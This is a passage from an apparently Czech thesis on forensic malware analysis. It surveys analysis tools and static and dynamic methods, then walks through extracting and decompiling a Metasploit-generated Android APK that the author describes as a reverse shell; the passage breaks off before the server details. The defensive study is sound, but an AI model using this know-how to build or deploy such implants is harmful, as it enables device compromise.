
[13] Logicube.com. *Logicube.com* [online]. [cit. 2022-03-08]. Dostupné z: https://www.logicube.com/

[14] Cellebrite. *Cellebrite.com* [online]. [cit. 2022-03-08]. Dostupné z: https://cellebrite.com/en/law-enforcement/lab/

Výše uvedené hardwarové nástroje, vytvářejí kontrolní součty vytvořených obrazů disků automaticky, a proto není nutné po využití tohoto zařízení dodatečně ručně hashovat pořízená data.



Obrázek č. 4 - Ukázka vytvoření kontrolního součtu nástrojem certutil



Obrázek č. 5 - Ukázka vytvoření kontrolního součtu příkazem v PowerShellu

Analýza dat nebo jakákoli jiná manipulace se provádí vždy a pouze na kopii původních dat.

2.2. Nástroje pro forenzní analýzu

Žádná forenzní analýza malwaru by se neobešla bez potřebných nástrojů. Těch existuje nepřeberné množství, ať už se jedná o forenzní nástroje by-design nebo o programy, které slouží i k jiným účelům, ale protože obsahují vhodné funkcionality, lze je použít jako nástroje nápomocné k provádění analýzy. Nástroje můžeme rozdělit do několika skupin. Existují komplexní distribuce operačních systémů modifikovaných pro forenzní zkoumání, které obsahují veškeré potřebné nástroje. Dále jsou to analytické frameworky, což jsou aplikační rámce nebo běhová prostředí pro sadu specializovaných nástrojů, které provádějí statickou i dynamickou analýzu malwaru. Nejpodstatnější a nejpočetnější kategorií jsou ovšem jednotlivé analytické programy. V následujícím stručném seznamu jsou uvedeny pouze ty nejznámější a nejpoužívanější nástroje.

2.3. Specializované distribuce operačních systémů

- **Flare-VM**[15] - je volně dostupná, plně přizpůsobitelná bezpečnostní distribuce na bázi MS Windows pro analýzu malwaru, odezvu na bezpečnostní incidenty, penetrační testování atd. Obsahuje nástroje pro analýzu aplikací OS Android (dex2jar, apktool), disassemblery (ghidra, IDA Free), nástroje pro analýzu PE souborů[16] a další užitečné nástroje. Instalaci sady nástrojů je možné provést na stávající instalaci MS Windows 7 a 10 spuštěním instalačního scriptu z příkazového řádku PowerShellu.
- **REMnux**[17] - je linuxová sada nástrojů pro reverzní inženýrství a analýzu škodlivého softwaru. REMnux poskytuje sbírku bezplatných nástrojů vytvořených komunitou. Analytici jej mohou použít ke zkoumání malwaru, aniž by museli hledat, instalovat a konfigurovat nástroje. Tuto distribuci je možné stáhnout ze stránek ve formě obrazu disku nebo je možno nainstalovat nástroje obsažené v distribuci REMnux do stávající Debian-based linuxové distribuce.
- **SIFT Workstation**[18] - je sbírka open source nástrojů pro odezvu na bezpečnostní incidenty a forenzních nástrojů navržených k provádění podrobných digitálních forenzních zkoumání.

  SIFT je distribuován jako VM Appliance pro virtualizační nástroje (VirtualBox, VMware, Parallels Desktop ...), dále je možné jej instalovat jako balík nástrojů do stávající linuxové distribuce založené na Ubuntu nebo do MS Windows prostřednictvím systémové nástroje Windows Subsystem for Linux.

[15] https://github.com/mandiant/flare-vm
[16] https://cs.wikipedia.org/wiki/Portable_Executable
[17] REMnux: A Linux Toolkit for Malware Analysis. *REMnux.org* [online]. [cit. 2022-03-08]. Dostupné z: https://remnux.org/

[18] Sans Workstation. *Sans.org* [online]. [cit. 2022-03-08]. Dostupné z: https://www.sans.org/tools/sift-workstation/

2.4. Analytické frameworky

- **MobSF** - Mobile Security Framework[19] je automatizovaný testovací framework s webovým ovládacím rozhraním pro mobilní aplikace platforem Android a iOS, který je schopen provádět statickou a dynamickou analýzu. MobSF podporuje binární soubory aplikací ve formátech APK, XAPK, IPA & APPX.
- **MVT** - Mobile Verification Toolkit je forenzní a výzkumný nástroj určený pro technology a vyšetřovatele, kterým usnadňuje forenzní analýzu zařízení Android a iOS za účelem identifikace stop kompromitace. Může pomoci identifikovat potenciální vektory útoků, jako jsou škodlivé SMS a instant messaging zprávy vedoucí k exploitaci zařízení.
- **Volatility framework** - je open-source forenzní framework napsaný v jazyku Python, který je určen k extrakci, dekódování a analýze důkazních materiálů ze systémové paměti počítače. Jde o produkt spol. Volatility Foundation[20]. Existuje ve verzi pro CLI (pro příkazový řádek) i verzi s grafickým rozhraním a v různých verzích pro programovací jazyk Python 2 a Python 3. V této diplomové práci, v části „Praktické ukázky“ bude použita verze CLI z důvodu větší všestrannosti a flexibility oproti verzi GUI, možnosti skriptování, automatizace a zejména přidávání plug-in modulů, zásadně rozšiřujících funkce tohoto nástroje, např. o vyhledávání specifických dat obsažených v např. běžících procesech, nahraných dll knihovnách, registrech systému MS Windows, souborovém systému atd.

  Volatility umožňuje také analýzu hibernačních a stránkovacích systémových souborů (hiberfil.sys, pagefile.sys), souborů s výpisem zpráv o selhání systému (crash dump files) a také snímků (snapshotů) a uložených stavů virtuálních počítačů (VirtualBox, VMware, QEMU).

[19] MobSF. *GitHub.com* [online]. [cit. 2022-03-08]. Dostupné z: https://github.com/MobSF/Mobile-Security-Framework-MobSF

[20] https://www.volatilityfoundation.org/

Tento nástroj je možné instalovat na operační systémy Microsoft Windows, Mac OS X a Linux.

2.5. Jednotlivé nástroje

- **Process Monitor** – jeden z nejpokročilejších nástrojů pro monitorování běžících procesů na platformě Windows. Process Monitor je ke stažení buď samostatně nebo jako součást balíčku aplikací SysInternals. Process Monitor je velmi pokročilý nástroj, který zaznamenává všechna systémová volání a dokáže je na základě pravidel filtrovat, protože procházet všechna volání je vzhledem k jejich množství takřka nereálné. Zaznamenávány jsou všechny aktivity procesů, jako je přístup k registrům, práce se souborovým systémem nebo správa procesů (vytváření nových procesů, ukončování jiných procesů atd.).
- **Dependecy Walker** - nástroj schopný zobrazit závislosti načítané aplikací běžící pod operačním systémem Windows a vytvářet hierarchický strom všech závislých modulů. Ke každému nalezenému modulu vypíše funkce, které jsou s ním spojeny a moduly, které jsou z těchto funkcí volány.
- **Process Hacker** - nástroj pro monitorování a prověrku procesů. Jedná se o populární nástroj pro analýzu malwaru, který dokáže extrahovat velké množství informací z procesů, které běží na zařízení. Process Hacker je nástroj s otevřeným zdrojovým kódem, který umožňuje zobrazit procesy běžící na zařízení, identifikovat programy, které spotřebovávají zdroje CPU a síťová připojení, která jsou spojena s procesem, vyčítat zajímavé řetězce z paměti, a tudíž pozorovat a shromažďovat indikátory kompromitace (IOC) pro vyhodnocování chování malwaru.

  Díky těmto funkcím je Process Hacker ideálním nástrojem pro analýzu aktivit malwaru na zařízení.
- **Disassembler** - disassemblery jsou programy, které slouží k rozložení strojového kódu programu na jednotlivé instrukce a k jejich překladu do jazyka symbolických adres nebo i do vyššího programovacího jazyka (C/C++) pro lepší čitelnost uživatelem. Při procesu překladu nejsou instrukce vykonávány, ale pouze zobrazeny a analyzovány. Proto je

analýza za pomoci disassembleru statická. Většina dnešních disassemblerů neprovádí jen překlad strojového kódu do jazyka symbolických adres, ale poskytují i další, pro analýzu zajímavé, funkce. Mezi ně patří například vyhledávání textových řetězců v kódu, vyhledávání knihoven a funkcí, které se importují a zároveň seznam exportovaných funkcí. Pokročilé disassemblery také dokážou analyzovat průběh programu na základě jeho kódu a vytvořit tak graf toku programu. Mezi nejpoužívanější disassemblery patří Ghidra, Ida Pro, Binary Ninja aj.

- **Strings** – nástroj z balíčku SysInternals k vyhledání textových řetězců v programu. Vyhledávání textových řetězců (stringů) v binárních souborech malwaru je jednou ze základních metod statické analýzy. Prostřednictvím této metody je možné extrahovat sady bajtů, jejichž hodnoty se nacházejí v poli tisknutelných znaků. Tato technika, i přes svoji jednoduchost, může být velmi účinná. Bývá zdrojem cenných informací, které mohou být zásadní pro forenzní vyšetřování. Mezi těmito informacemi se mohou nacházet tak podstatné údaje, jakými jsou např. IP adresa, se kterou malware komunikuje nebo části zdrojového kódu, ze kterých je možné zjistit, jaké jsou jeho funkce, např. jestli malware funguje jako reverzní nebo bind shell, jestli je implementován keylogger, screenlogger, funkce pro krádeže přihlašovacích údajů a historie z internetového prohlížeče.
- **RegShot** - open-source nástroj pro porovnání registrů, který umožňuje rychlé pořizování snapshotu registrů a poté porovnání s druhým, který se provede po spuštění podezřelého softwaru. Z porovnání je pak možné určit, jaké změny software v registrech provedl.
- **Wireshark** - široce používaný multiplatformní analyzátor síťových protokolů. Umožňuje zachytávání a hloubkovou analýzu síťového provozu. Má vestavěné výkonné filtry pro zachytávání i zobrazování zachycených dat, podporuje velké množství síťových protokolů. Při analýze malwaru je využíván jako prostředek dynamické analýzy, který umožňuje identifikovat síťový provoz škodlivého softwaru.
- **FakeNet** - nástroj, který pomáhá při dynamické analýze škodlivého softwaru. Nástroj simuluje síť, takže malware interagující se vzdáleným

hostitelem nadále běží a umožňuje analytikovi sledovat síťovou aktivitu malwaru z bezpečného prostředí.

- **Oledump** - program napsaný v jazyku Python soužící k analýze souborů ve formátu OLE (Compound File Binary Format). Tento formát souborů používá mnoho aplikací, zejména MS Office. Programy z tohoto kancelářského balíku, jakými jsou Word, Excel, PowerPoint používají pro ukládání dat do souborů formát OLE.

3. Analýza malware

Analýza škodlivého softwaru je soubor postupů a technik, vykonávaných pracovníkem specializovaného pracoviště, za využití jeho znalostí, dovedností a technického vybavení, které směřuje k zjištění funkčnosti a potenciálního dopadu konkrétního malwaru a případně k zjištění informací směřujících k odhalení a dopadení útočníka nebo k zmírnění či odstranění způsobených škod. V kontextu činnosti policie představuje analýza malwaru nástroj pro vyhledávání digitálních stop v zajištěném vzorku dat.

Jsou známy dva typy metod analýzy škodlivého softwaru: statická a dynamická analýza.

3.1. Statická analýza

Statická analýza malwaru je metoda, která má za cíl prozkoumat podezřelý soubor bez jeho spuštění. Jejím základem je pasivní zkoumání daného vzorku dat, jeho částí a vnitřní organizace za pomoci forenzních nástrojů. K analýze je využíváno přístupu založeném jednak na ověření signatury souboru v databázi signatur již známého malwaru (např. využitím antivirových nástrojů nebo on-line nástrojů typu Virustotal[21]) a zejména na využití postupů reverzního inženýrství.

Výhodou statické analýzy je možnost prozkoumání malwaru do větší hloubky a tím pádem zajištění nejpodrobnějších informací z kódu. Její nevýhodou (v případě

[21] https://www.virustotal.com

reverzního inženýrství) ale je, že se jedná o techniku nejobtížnější a časově nejnáročnější. Tato technika spočívá v dekompilaci (resp. překladu) strojového kódu aplikace do asembleru (jazyka strojových adres) či do vyššího programovacího jazyku (C/C++) a v následné analýze kódu programu.

Jednou z věcí, na které se lze při v reverzním inženýrství zaměřit, je volání systémových API funkcí, tj. na přístupy ke zdrojům operačního systému, jakými jsou například systémové knihovny. Dále je zkoumáno, zda a jaké změny by se s operačním systémem a nainstalovanými programy provedly. Proto jsou vyhledávány části kódu, které zajišťují zápis do souborů nebo registrů, či které zajišťují persistenci v operačním systému, aby se malware spouštěl (typicky po restartu systému). Podle toho, ke kterým souborům se vzorek snaží přistupovat lze usoudit, zda se jedná o malware a jaký je jeho účel, protože běžný program nepřistupuje do určitých umístění, například do adresáře se systémovými soubory. K určení místa, kde kód přistupuje k práci se soubory, stačí vyhledat příkazy, kterými jsou volány funkce (v assembleru příkaz CALL) a z argumentu příkazu jakou funkci volá a s jakými parametry. Podobně lze přistupovat k volání dalších systémových zdrojů, jakými jsou přístupy k síťovým API, ze kterých lze vyčíst např. k jakému vzdálenému zdroji se funkce snaží přistupovat apod.

Kromě zjišťování přístupu k systémovým zdrojům se lze v analyzovaném kódu zaměřit i na další indicie, které mohou naznačovat, že zkoumaný vzorek je malware.

Takovou indicií může být ověření míry entropie dat ve vzorku. Zkomprimovaná data mají větší entropii než dat nešifrovaná, jak vyplývá z Shannonovi teorie Informační entropie[22]. Tohoto poznatku je možno, s určitou mírou pravděpodobnosti, využít k určení, zda některý oddíl zkoumaného vzorku nemá nezvykle vysokou entropii, a tudíž zda neobsahuje komprimovaná či šifrovaná data, ve kterých se mohou vyskytovat potencionální digitální stopy.

[22] Informační entropie. *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2022-03-10]. Dostupné z: https://cs.wikipedia.org/wiki/Informa%C4%8Dn%C3%AD_entropie

Další indicie může poskytnout sledování periodicity různých procesů, neboť většina malwaru v pravidelných intervalech ověřuje síťové připojení nebo exfiltruje získaná data.

3.2. Dynamická analýza

Dynamická analýza, na rozdíl od statické analýzy, zkoumá podezřelý soubor z hlediska jeho chování při spuštění a běhu. Analýza probíhá v izolovaném a monitorovaném prostředí, ve kterém může být chování sledováno a vyhodnocováno bez rizika poškození nebo ovlivnění produkčního operačního systému a rizika dalšího šíření malwaru.

Samotnou dynamickou analýzu lze dělit na automatickou a na manuální, s využitím aplikací pro monitorování aktivity procesů a síťové komunikace.

K dynamické analýze se využívají zejména virtuální počítače s forenzně analytickými distribucemi operačních systémů viz výše, které umožňují monitorovat změny v registrech operačních systémů nebo emulovat připojení k internetu, zachytávat veškerý nebo konkrétní síťový provoz a simulovat legitimní síťové služby.

Oproti statické analýze je dynamická analýza rychlejší a méně pracná pro analytika, avšak některé druhy malwaru mohou mít vestavěnou anti-forenzní ochranu, takže v případě, kdy malware detekuje spuštěný nebo jen nainstalovaný forenzní program (např. paketový sniffer Wireshark) nebo detekuje běh ve virtuálním prostředí, dojde k jeho hibernaci nebo rovnou k autodestrukci. Takové druhy malwaru, pak není dost dobře možné zkoumat pomocí dynamické analýzy.

Dynamická analýza by měla být vždy prováděna až ve chvíli, kdy jsou vyčerpány všechny možnosti statické analýzy. Statickou analýzou si lze udělat představu o fungování vzorku malwaru a o jeho potenciálním chování (připojování k internetu, práce s registry atd.) a podle toho pak nakonfigurovat prostředí pro dynamickou analýzu.

Samotnou dynamickou analýzu lze dělit na automatickou a na manuální. K automatické analýze se využívají programy známé jako Sandboxy (např.

Cuckoo[23]), manuální se provádí za pomoci aplikací pro monitorování aktivity procesů, změn v systému a síťové komunikace.

4. Praktické ukázky

4.1. Statická analýza malwaru pro OS Android

K ukázce je použit emulátor mobilního telefonu s operačním systémem Android, na kterém se projevily indikátory kompromitace.

Vzhledem k tomu, že mobilní telefon není uzamčen heslem (PINem), nebo je heslo (PIN) známo, není potřeba překonávat jeho zabezpečení. V opačném případě je nutné použít prostředků pro překonání tohoto zabezpečení. V praxi se používají zejména komerční produkty UFED Premium od spol. Cellebrite[24] nebo GrayKey od spol. GrayShift[25].

Zařízení UFED umožňuje rovněž extrakci dat z podporovaných zařízení, avšak v této praktické ukázce bude k získání potřebných dat užito bezplatných a volně dostupných nástrojů.

4.1.1. Příprava analýzy

V mobilním telefonu s OS Android je zapotřebí nejprve aktivovat režim ladění tzv. ADB[26] (Android Debug Bridge). Tento režim umožňuje komunikaci s Android zařízením pomocí příkazové řádky a usnadňuje různé akce jako je instalace a ladění aplikací a poskytuje přístup k Unixovému shellu OS Android.


Způsob aktivace ADB se může mírně lišit u jednotlivých výrobců zařízení. Např. u mobilních telefonů Samsung se režim ladění aktivuje v „Nastavení -> O telefonu -> Softwarové informace -> Číslo sestavení“. Na volbu „Číslo sestavení je zapotřebí

[23] Cuckoo Sandbox: Automated malware analysis. *Cuckoo* [online]. [cit. 2022-03-10]. Dostupné z: https://cuckoosandbox.org/

[24] https://cellebrite.com
[25] https://www.grayshift.com/
[26] https://developer.android.com/studio/command-line/adb

7x kliknout. Poté dojde k zobrazení vývojářských možností v menu „Nastavení“. Ve vývojářských možnostech pak stačí, pomocí posuvného tlačítka, aktivovat volbu „Ladění USB“.

Zkoumaný mobilní telefon pak stačí připojit, kompatibilním kabelem, k virtuálnímu forenznímu systému. V něm spustíme příkazovou řádku a příkazem „`adb devices`“ ověříme, že je mobilní telefon viditelný a připojený v režimu ladění, jak je předvedeno na obrázku 6.



Obrázek č. 6 - Výpis zařízení připojených v režimu ladění USB

Z obrázku je patrné, že zařízení s názvem „emulator-5554“ je připojené, ale před jeho ovládáním prostřednictvím adb je potřeba jej ještě autorizovat pomocí RSA klíče kliknutím na tlačítko „Povolit“ na obrazovce telefonu. Po opakovaném zadání příkazu „`adb devices`“ je patrné, že zařízení je již autorizováno (viz Obrázek 7).

Obrázek č. 7 - Výpis autorizovaných zařízení v režimu ladění USB


Od této chvíle je možné využívat možností poskytovaných nástrojem adb.

4.1.2. Vyhledání a zajištění podezřelé aplikace

Výpis instalovaných aplikací mobilního telefonu je možné získat příkazem „`adb shell pm list`“, příkazem „`adb shell pm list -3`“ je možné získat filtrovaný

výpis aplikací tzv. třetích stran, tj. aplikací vývojářů odlišných od výrobce zařízení nebo operačního systému, tak jak je patrné z obrázku 8.

Ve výpisu jsou zjištěny 3 aplikace třetí strany: aplikace WhatsApp, aplikace s názvem „metasploit.stage“ a aplikace Mozilla Firefox.



Obrázek č. 8 - Výpis příkazu pro zjištění aplikací 3. stran zařízení Android

Z výpisu se, již podle názvu, jeví jako podezřelý balíček „com.metasploit.package“. Metasploit[27] je nástroj společnosti Rapid7, který slouží k penetračnímu testování ICT technologií. Mimo jiné umožňuje i generování malwaru pro zařízení s OS Android a jejich následné ovládání. Z tohoto důvodu se tato aplikace jeví jako zájmová a bude provedeno její zajištění a analýza.

K zajištění aplikace je nejprve potřeba zjistit cestu v úložišti telefonu, kde se aplikace nachází (viz Obrázek 9). K tomu je možné použít příkazu:


„adb shell pm path nazev_balicku“

Obrázek č. 9 - Zjištění cesty umístění zájmové aplikace v zařízení Android

Když je známa cesta, je možné provést extrakci zájmové aplikace příkazem:

[27] https://www.metasploit.com/

„adb pull zjistena_cesta“



Obrázek č. 10 - Extrakci aplikace ze zkoumaného zařízení Android


Příkaz uvedený v obrázku č .10 extrahoval aplikaci s názvem „base.apk“ do aktuálního umístění uživatele forenzního systému.

4.1.3. Reverzní inženýrství aplikace

Předmětem analýzy je vzorek s následujícími parametry:

- Název souboru: base.apk
- Velikost souboru: 10.191 kB
- SHA256 Hash:ca2e0e384360178dc4bc35e2bd597f029a24b93257949a00b2fe4b246b483d86


K prohlížení obsahu balíčku aplikace stačí provést jeho rozbalení příkazem „`unzip base.apk`“ (viz Obrázek 11):



Obrázek č. 11 - Výpis příkazu unzip base.apk

Rozbalením získáme kódovaný soubor „AndroidManifest.xml“, který je v současné chvíli nečitelný a dále soubor „classes.dex“. „dex“ je přípona označující tzv. Dalvik executable soubory, což jsou spustitelné soubory v aplikacích Android. Pro zjištění obsahu souboru „classes.dex“ použijeme nástroj „d2j-dex2jar“, který převede

spustitelný soubor na soubor typu „jar“ (Java Archive)[28], což je komprimovaný soubor obsahující soubory typu class (třídy), metadata, a zdroje potřebné pro řádné sestavení a běh programu. Spuštěním příkazu: „`d2j-dex2jar base.apk`“ dojde k vytvoření souboru s názvem „base-dex2jar.jar“. Tento soubor je nyní možné dekompilovat a prohlížet nástrojem „JD-GUI“[29].




Obrázek č. 12 - Obsah třídy MainActivity v okně programu JD-GUI

Základní třídou programů psaných v programovacím jazyce Java je třída s názvem MainActivity, která se nachází v dekompilovaném souboru MainActivity.class jak je patrné z obrázku 12. Tato třída obsahuje metodu „onCreate“ a volání funkce „startService“ v třídě „MainService“, která se nachází v souboru „MainService.class“. Více zajímavých informací soubor „MainActivity.class“ neobsahuje.

Třída „MainService“ pak mj. obsahuje funkci „onStartCommand“, která volá funkci „start“ třídy „Payload“ (viz Obrázek 13), která se nachází v souboru „Payload.class“.

[28] https://cs.wikipedia.org/wiki/JAR_(souborov%C3%BD_form%C3%A1t)
[29] http://java-decompiler.github.io/




Obrázek č. 13 - Volání funkce "start" z třídy Payload

Takto lze postupně procházet všechna volání funkcí i v ostatních třídách a analyzovat jejich zdrojový kód, což je ovšem mimo rozsah této práce.

Ve zkratce lze uvést, že zajištěná aplikace „base.apk“ sestavuje tzv. „reverse shell“ – spojení k řídícímu serveru a poté vykonává příkazy zadané útočníkem. IP adresa serveru a port, ke kterému se aplikace připojuje se skrývá zakódovaná ve třídě „Payload“ v proměnné typu bytové pole s názvem „a“ - konkrétně v hodnotách:

